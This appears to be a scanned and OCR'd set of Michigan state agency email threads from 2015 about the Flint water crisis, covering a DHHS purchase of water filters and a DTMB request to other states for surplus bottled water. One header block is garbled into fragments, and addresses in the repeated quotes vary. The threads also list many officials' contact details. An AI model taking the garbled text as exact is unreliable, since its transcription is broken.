**To:** Schoenow, Kris (DHHS) <[SchoenowK@michigan.gov](mailto:SchoenowK@michigan.gov)>

**Cc:** Becker, Timothy (DHHS) <[beckert1@michigan.gov](mailto:beckert1@michigan.gov)>; Hertel, Elizabeth (DHHS) <[HertelE@michigan.gov](mailto:HertelE@michigan.gov)>; Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>; Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>; Rigg, Steve (DTMB) <[RiggS@michigan.gov](mailto:RiggS@michigan.gov)>; Lasher, GERALYN (DHHS) <[lasherg@michigan.gov](mailto:lasherg@michigan.gov)>; Cooley, Tom (DTMB) <[cooleyT@michigan.gov](mailto:cooleyT@michigan.gov)>; Cook, Rebecca (DTMB) <[CookR6@michigan.gov](mailto:CookR6@michigan.gov)>; Brownlee, Jeff (DTMB)

<[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Maynard, Sharon (DTMB)  
<[maynards1@michigan.gov](mailto:maynards1@michigan.gov)>; Fortino, Diane (DTMB)  
<[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Stephen, Kimberly (DHHS)  
<[STEPHENK@michigan.gov](mailto:STEPHENK@michigan.gov)>; Kangas, Susan (DHHS)  
<[KangasS1@michigan.gov](mailto:KangasS1@michigan.gov)>; Smith, Terri (DHHS)  
<[SmithT42@michigan.gov](mailto:SmithT42@michigan.gov)>; Scott, Teri (DHHS)  
<[ScottT13@michigan.gov](mailto:ScottT13@michigan.gov)>; Gillette, Patrice (DHHS)  
<[GilletteP@michigan.gov](mailto:GilletteP@michigan.gov)>; Carey, Marilyn (DHHS)  
<[careym@michigan.gov](mailto:careym@michigan.gov)>; Beurer, Terrence (DHHS)  
<[BeurerT@michigan.gov](mailto:BeurerT@michigan.gov)>; Epkey, Amy (DEQ) <[epkeya@michigan.gov](mailto:epkeya@michigan.gov)>;  
McDonald, Paul (DEQ) <[mcdonaldp@michigan.gov](mailto:mcdonaldp@michigan.gov)>; Ray, Patricia  
(DHHS) <[RayP2@michigan.gov](mailto:RayP2@michigan.gov)>; Moran, Susan (DHHS)  
<[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Kaiser Van Dam, Paula (DHHS)  
<[KaiserP@michigan.gov](mailto:KaiserP@michigan.gov)>

**Subject:** Re: Flint Water Update

Thanks to all. Let me know if you need Kathy Boles (AAA) contact info or if I can be any assistance on our end.

Thanks,  
Kari

On Oct 2, 2015, at 3:29 PM, "Schoenow, Kris (DHHS)"  
<[SchoenowK@michigan.gov](mailto:SchoenowK@michigan.gov)> wrote:

Yes -- GCCARD planned on talking with them. I will let them know it is a priority.

Kris Schoenow  
Executive Director  
Bureau of Community Action and Economic  
Opportunity  
Michigan Department of Health and Human Services  
235 Grand Avenue  
Suite 202  
PO Box 30037  
Lansing, MI 48909

517-241-4871  
517-373-8896  
[schoenowk@michigan.gov](mailto:schoenowk@michigan.gov)

---

**From:** Becker, Timothy (DHHS)  
**Sent:** Friday, October 2, 2015 3:22 PM  
**To:** Hertel, Elizabeth (DHHS) <[HertelE@michigan.gov](mailto:HertelE@michigan.gov)>;  
Sanches, Christine (DHHS) <[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)>;  
Sederburg, Kari (DHHS) <[SederburgK@michigan.gov](mailto:SederburgK@michigan.gov)>  
**Cc:** Hanley, Farah (DHHS) <[hanleyf@michigan.gov](mailto:hanleyf@michigan.gov)>;  
Rigg, Steve (DTMB) <[RiggS@michigan.gov](mailto:RiggS@michigan.gov)>; Schoenow,  
Kris (DHHS) <[SchoenowK@michigan.gov](mailto:SchoenowK@michigan.gov)>; Lasher,  
Geraldyn (DHHS) <[lasherg@michigan.gov](mailto:lasherg@michigan.gov)>; Cooley, Tom  
(DTMB) <[cooleyT@michigan.gov](mailto:cooleyT@michigan.gov)>; Cook, Rebecca

(DTMB) <CookR6@michigan.gov>; Brownlee, Jeff  
(DTMB) <BrownleeJ@michigan.gov>; Maynard, Sharon  
(DTMB) <maynards1@michigan.gov>; Fortino, Diane  
(DTMB) <FortinoD@michigan.gov>; Stephen, Kimberly  
(DHHS) <STEPHENK@michigan.gov>; Kangas, Susan  
(DHHS) <KangasS1@michigan.gov>; Smith, Terri (DHHS)  
<SmithT42@michigan.gov>; Scott, Teri (DHHS)  
<ScottT13@michigan.gov>; Gillette, Patrice (DHHS)  
<GilletteP@michigan.gov>; Carey, Marilyn (DHHS)  
<careym@michigan.gov>; Beurer, Terrence (DHHS)  
<BeurerT@michigan.gov>; Epkey, Amy (DEQ)  
<epkeya@michigan.gov>; McDonald, Paul (DEQ)  
<mcdonaldp@michigan.gov>; Ray, Patricia (DHHS)  
<RayP2@michigan.gov>; Moran, Susan (DHHS)  
<MoranS@michigan.gov>; Kaiser Van Dam, Paula  
(DHHS) <KaiserP@michigan.gov>

**Subject:** RE: Flint Water Update

I want the local area agency on aging to also have access to the filters to be distributed to the elderly through meals on wheels volunteers. I've copied Kari Sederburg to this message. Should she go through the CAA to ensure this access for the area agency on aging?

---

**From:** Hertel, Elizabeth (DHHS)

**Sent:** Friday, October 2, 2015 3:18 PM

**To:** Sanches, Christine (DHHS)

<SanchesC@michigan.gov>

**Cc:** Hanley, Farah (DHHS) <hanleyf@michigan.gov>;

Rigg, Steve (DTMB) <RiggS@michigan.gov>; Schoenow,

Kris (DHHS) <SchoenowK@michigan.gov>; Lasher,

Geralyn (DHHS) <lasherG@michigan.gov>; Cooley, Tom

(DTMB) <cooleyt@michigan.gov>; Cook, Rebecca

(DTMB) <CookR6@michigan.gov>; Brownlee, Jeff

(DTMB) <BrownleeJ@michigan.gov>; Maynard, Sharon

(DTMB) <maynards1@michigan.gov>; Fortino, Diane

(DTMB) <FortinoD@michigan.gov>; Stephen, Kimberly

(DHHS) <STEPHENK@michigan.gov>; Kangas, Susan

(DHHS) <KangasS1@michigan.gov>; Smith, Terri (DHHS)

<SmithT42@michigan.gov>; Scott, Teri (DHHS)

<ScottT13@michigan.gov>; Gillette, Patrice (DHHS)

<GilletteP@michigan.gov>; Carey, Marilyn (DHHS)

<careym@michigan.gov>; Becker, Timothy (DHHS)

<beckert1@michigan.gov>; Beurer, Terrence (DHHS)

<BeurerT@michigan.gov>; Epkey, Amy (DEQ)

<epkeya@michigan.gov>; McDonald, Paul (DEQ)

<mcdonaldp@michigan.gov>; Ray, Patricia (DHHS)

<RayP2@michigan.gov>; Moran, Susan (DHHS)

<MoranS@michigan.gov>; Kaiser Van Dam, Paula

(DHHS) <KaiserP@michigan.gov>

**Subject:** Re: Flint Water Update

I think we are good with Monday.

Sent from my iPhone

On Oct 2, 2015, at 3:16 PM, Sanches, Christine (DHHS)  
<[SanchesC@michigan.gov](mailto:SanchesC@michigan.gov)> wrote:

Home Depot can deliver to GCCARD  
Sunday, if someone is there to accept  
the delivery; otherwise Monday.

---

**From:** Hanley, Farah (DHHS)  
**Sent:** Friday, October 2, 2015 2:38 PM  
**To:** Schoenow, Kris (DHHS)  
<[SchoenowK@michigan.gov](mailto:SchoenowK@michigan.gov)>  
**Cc:** Rigg, Steve (DTMB)  
<[RiggS@michigan.gov](mailto:RiggS@michigan.gov)>; Hertel,  
Elizabeth (DHHS)  
<[HertelE@michigan.gov](mailto:HertelE@michigan.gov)>; Sanches,  
Christine (DHHS)  
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<[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Stephen,  
Kimberly (DHHS)  
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Susan (DHHS)  
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Terrence (DHHS)  
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Patricia (DHHS)  
<[RayP2@michigan.gov](mailto:RayP2@michigan.gov)>; Moran, Susan



(DHHS) <MoranS@michigan.gov>;  
Kaiser Van Dam, Paula (DHHS)  
<KaiserP@michigan.gov>  
**Subject:** Re: Flint Water Update

DHHS just signed the purchase order for the 5,000 filters. We are moving on this now.

DTMB- when can we say that Home Depot or Grainger will be delivering the filters?

Sent from my iPhone

On Oct 2, 2015, at 2:09 PM, Hanley, Farah (DHHS) <hanleyf@michigan.gov> wrote:

We appreciate everyone staying so patient as we make this happen and recognize that this is an evolving issue.

To that point we will now be issuing over and under counter filters (assuming most people will pursue the over counter faucet filters). Let's pursue 2/3 of the 5,000 for over counter and 1/3 of the 5,000 for under counter filter.

Sent from my iPhone

On Oct 2, 2015, at 1:56 PM, Schoenow, Kris (DHHS) <SchoenowK@michigan.gov> wrote:

thanks

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**From:**  
Hanley,  
Farah

(DHHS)

**Sent:**

Friday,  
October 2,  
2015

1:54

PM

**To:**

Schoen  
ow, Kris  
(DHHS)

[<SchoenowK@michigan.gov>](mailto:SchoenowK@michigan.gov)

**Cc:**

Rigg,  
Steve  
(DTMB)

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Hertel,  
Elizabeth  
h

(DHHS)  
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Christin  
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(DHHS)  
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(DHHS)  
[<lasherg@michigan.gov>](mailto:lasherg@michigan.gov);

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Tom  
(DTMB)  
[<cooley](mailto:cooley)

t@michigan.gov;  
v>;  
Cook,  
Rebecca  
(DTMB)  
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(DTMB)  
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(DTMB)  
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Susan  
(DHHS)  
<KangasS1@michigan.gov>;  
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Terri  
(DHHS)

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gov>;  
Scott,  
Teri  
(DHHS)  
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Gillette,  
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**Subject**  
: Re:  
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Kris.

Sent  
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On Oct  
2, 2015,  
at 1:51  
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Schoen  
ow, Kris  
(DHHS)  
<[SchoenowK@michigan.gov](mailto:SchoenowK@michigan.gov)>  
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Becker,

Timothy

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**From:** Rambo, Carolyn (DTMB)  
**Sent:** Wednesday, December 16, 2015 10:44 AM  
**To:** abrinkman@nd.gov;akeisler@gs.sc.gov;amy.rice@das.ohio.gov;andrew.j.giroux@maine.gov;ann.kitzman@state.mn.us;anthony.johnson@dgs.state.md.us;brad.frandsen@nebraska.gov;charlie.summerfield@alaska.gov;christopher.barela@state.nm.us;clint.schmidt@iowa.gov;craig.i.kuraoka@hawaii.gov;curtis.howard@illinois.gov;danielle.tatarakis@dgs.ca.gov;danmartinez@utah.gov;darci.king@dgs.ca.gov;david.baker@des.wa.gov;elizabeth.j.perdue@wv.gov;Floyd.Coburn@dgs.virginia.gov;gary.thornton@ky.gov;gayle.en.wyant@wyo.gov;glandry@admin.nv.gov;holly.gustner@state.mn.us;james.hollis@adm.idaho.gov;jim.rooker@das.ohio.gov;john.etheridge@doa.nc.gov;jsupry@nhsa.state.nh.us;kaelene.borkowski@state.sd.us;kristy.fierro@tfc.state.tx.us;leeann.braun@oa.mo.gov;Linda.hubeny@ct.gov;lppnjsurplus@gw.njsp.org;mailto:christopher.brooks@alaska.gov;marvin.manassa@dc.gov;mathearn@mt.gov;matt.gilbreath@print.ks.gov;MChella@Admin.RI.Gov;Michael.Deckelman@dfa.ms.gov;Michael.Ristroph@la.gov;michelle.berry@doc.state.co.us;Mike.McClure@DMS.myflorida.com;Missy.Elmore@dfa.ms.gov;mstringent@pa.gov;normajane.davall@state.de.us;olgamr@asg.pr.gov;paul.guerino@state.ma.us;procurement@pticom.com;Rambo, Carolyn (DTMB);ray.bamba@mail.gov.gu;rbeaman@idoa.in.gov;rita.acevedo@dms.myflorida.com;roger.stone@omes.ok.gov;shane.bailey@adeca.alabama.gov;shane.bailey@adeca.alabama.gov;Stacey.Hooper@tn.gov;steve.perica@azdoa.gov;steven.ekin@doas.ga.gov;ven.anderson@state.or.us;terry.lamos@state.vt.us;Thomas.osterhout@ogs.ny.gov;thornsby@gs.sc.gov;tiaotalaga.kruse@op.as.gov;tina.owens@adem.arkansas.gov;wilswg@wtcsf.tec.wi.us  
**Cc:** 'executivedirector@NASASP.org';Doug Janka - 5QSC (doug.janka@gsa.gov);Clark, Stephanie (DTMB);Thompson, Kristi (DTMB)  
**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently gsaccess.gov does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



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**From:** Rambo, Carolyn (DTMB)  
**Sent:** Wednesday, December 16, 2015 12:32 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** FW: Bottled Water

Here is a count of what South Carolina has for bottled water.

---

**From:** Hornsby, Thomas [mailto:Thomas.Hornsby@admin.sc.gov]  
**Sent:** Wednesday, December 16, 2015 12:19 PM  
**To:** Rambo, Carolyn (DTMB) <RamboC1@michigan.gov>  
**Cc:** Steve Stillwell (donatedgoodswarehouse@gmail.com) <donatedgoodswarehouse@gmail.com>; Lancaster, Ashlie <Ashlie.Lancaster@admin.sc.gov>  
**Subject:** RE: Bottled Water

Carolyn,

As a follow up we have 93 pallets of bottled water and 32 pallets of canned water available if you can provide logistics.

I am still waiting on approval to release once you can confirm transportation.

Tom Hornsby, CPM  
*Program Manager, Surplus Property Officer, 1033 Coordinator*  
*Division of General Services*

The South Carolina  
Department of Administration  
1441 Boston Avenue, West Columbia SC, 29170  
(803) 896-6889 | (803) 896-6899 fax

NOTE: Act 121 of 2014 (SC Restructuring Act of 2014) abolished the Budget and Control Board. Effective July 1, 2015, the Division of General Services has been transferred to the Department of Administration. Please update your contact information.

---

**From:** Rambo, Carolyn (DTMB) [mailto:RamboC1@michigan.gov]  
**Sent:** Wednesday, December 16, 2015 10:44 AM  
**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [Keisler, Angie](mailto:Keisler,Angie); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov); [andrew.j.giroux@maine.gov](mailto:andrew.j.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us); [anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov); [charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us); [clint.schmidt@iowa.gov](mailto:clint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov); [danielle.tatarakis@dgs.ca.gov](mailto:danielle.tatarakis@dgs.ca.gov); [danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov); [david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.j.perdue@wv.gov](mailto:elizabeth.j.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov); [gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gayleen.wyant@wyo.gov](mailto:gayleen.wyant@wyo.gov); [glandry@admin.nv.gov](mailto:glandry@admin.nv.gov); [holly.gustner@state.mn.us](mailto:holly.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jlm.rooker@das.ohio.gov](mailto:jlm.rooker@das.ohio.gov); [john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us); [kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us); [kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [Linda.hubeny@ct.gov](mailto:Linda.hubeny@ct.gov); [lppnjsurplus@gw.njsp.org](mailto:lppnjsurplus@gw.njsp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov); [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mt.gov](mailto:mathearn@mt.gov); [matt.gilbreath@print.ks.gov](mailto:matt.gilbreath@print.ks.gov); [MChella@Admin.RI.Gov](mailto:MChella@Admin.RI.Gov);



[Michael.Deckelman@dfa.ms.gov](mailto:Michael.Deckelman@dfa.ms.gov); [Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us);  
[Mike.McClure@DMS.myflorida.com](mailto:Mike.McClure@DMS.myflorida.com); [Missy.Elmore@dfa.ms.gov](mailto:Missy.Elmore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov); [normajane.davali@state.de.us](mailto:normajane.davali@state.de.us);  
[oigamr@asg.pr.gov](mailto:oigamr@asg.pr.gov); [paul.guerino@state.ma.us](mailto:paul.guerino@state.ma.us); [procurement@pticom.com](mailto:procurement@pticom.com); Rambo, Carolyn (DTMB);  
[ray.bamba@mail.gov.gu](mailto:ray.bamba@mail.gov.gu); [rbeaman@idoa.in.gov](mailto:rbeaman@idoa.in.gov); [rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com); [roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov);  
[shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hopper@tn.gov](mailto:Stacey.Hopper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov);  
[steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [sven.anderson@state.or.us](mailto:sven.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us); [Thomas.osterhout@ogs.ny.gov](mailto:Thomas.osterhout@ogs.ny.gov);  
Hornsby, Thomas; [tiaotalaga.kruse@op.as.gov](mailto:tiaotalaga.kruse@op.as.gov); [tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)  
**Cc:** 'executivedirector@NASASP.org'; Doug Janka - 5QSC ([doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)); Clark, Stephanie (DTMB); Thompson, Kristi (DTMB)

**Subject:** Bottled Water

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Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:02 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Re: Bottled Water

OMG. who from DTMB are you working with on this

On Dec 16, 2015, at 12:16 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



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---

**From:** Rambo, Carolyn (DTMB)

**Sent:** Wednesday, December 16, 2015 10:44 AM

**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov); [andrew.l.giroux@maine.gov](mailto:andrew.l.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us); [anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov); [charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us); [clint.schmidt@iowa.gov](mailto:clint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov); [danielle.tatarakis@dgs.ca.gov](mailto:danielle.tatarakis@dgs.ca.gov); [danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov); [david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.l.perdue@wv.gov](mailto:elizabeth.l.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov); [gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gayleen.wyant@wyo.gov](mailto:gayleen.wyant@wyo.gov); [glandry@admin.nv.gov](mailto:glandry@admin.nv.gov); [holliv.gustner@state.mn.us](mailto:holliv.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov); [john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us); [kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us); [kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [Linda.hubeny@ct.gov](mailto:Linda.hubeny@ct.gov); [lppnjsurplus@gw.njsp.org](mailto:lppnjsurplus@gw.njsp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov) <[christopher.brooks@alaska.gov](mailto:christopher.brooks@alaska.gov)>; [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mt.gov](mailto:mathearn@mt.gov); [matt.gilbreath@print.ks.gov](mailto:matt.gilbreath@print.ks.gov); [MChella@Admin.RI.Gov](mailto:MChella@Admin.RI.Gov); [Michael.Deckelman@dfa.ms.gov](mailto:Michael.Deckelman@dfa.ms.gov); [Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us); [Mike.McClure@DM5.myflorida.com](mailto:Mike.McClure@DM5.myflorida.com);

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**Cc:** 'executivedirector@NASASP.org' <[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)>; Doug Janka - 5QSC ([doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)) <[doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)>; Clark, Stephanie (DTMB) <[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>

**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaccess.gov](http://gsaccess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboc1@michigan.gov](mailto:ramboc1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:03 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: Bottled Water

So she is just giving the water to Flint? Isn't this activity coordinated through the Gov's/DEQ office?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:44 PM  
**To:** VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>  
**Subject:** RE: Bottled Water

What do you mean? Carrie is initiating this on her own through the Federal Surplus program.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:02 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Bottled Water

OMG. who from DTMB are you working with on this

On Dec 16, 2015, at 12:16 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

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**Sent:** Wednesday, December 16, 2015 10:44 AM

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**Cc:** 'executivedirector@NASASP.org' <[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)>; Doug Janka - 5QSC

([doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)) <[doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)>; Clark, Stephanie (DTMB) <[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>;  
Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>

**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaaccess.gov](http://gsaaccess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboc1@michigan.gov](mailto:ramboc1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:07 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** RE: Bottled Water

Gotcha. Please send me a couple bullet points so that I can share with Brom and Caleb.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:05 PM  
**To:** VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>  
**Subject:** RE: Bottled Water

She's utilizing the Federal Surplus Property program to transfer Federal items to the City of Flint. They will be a donee of the program (filling out application now). No different than getting them a truck or car parts it's just that this item is water. This has nothing to do with the Governor's Office declaring a state of emergency (which I do not believe he has done) and following their protocol.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ OSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:03 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Bottled Water

So she is just giving the water to Flint? Isn't this activity coordinated through the Gov's/DEQ office?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:44 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Bottled Water

What do you mean? Carrie is initiating this on her own through the Federal Surplus program.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
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Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

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**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov); [andrew.j.giroux@maine.gov](mailto:andrew.j.giroux@maine.gov); [ann.kitzman@state.min.us](mailto:ann.kitzman@state.min.us); [anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov); [charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.bareja@state.nm.us](mailto:christopher.bareja@state.nm.us); [clint.schmidt@iowa.gov](mailto:clint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov); [danielle.tatarakis@dgs.ca.gov](mailto:danielle.tatarakis@dgs.ca.gov); [danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov); [david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.j.perdue@wv.gov](mailto:elizabeth.j.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov); [gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gavleen.wyant@wyo.gov](mailto:gavleen.wyant@wyo.gov); 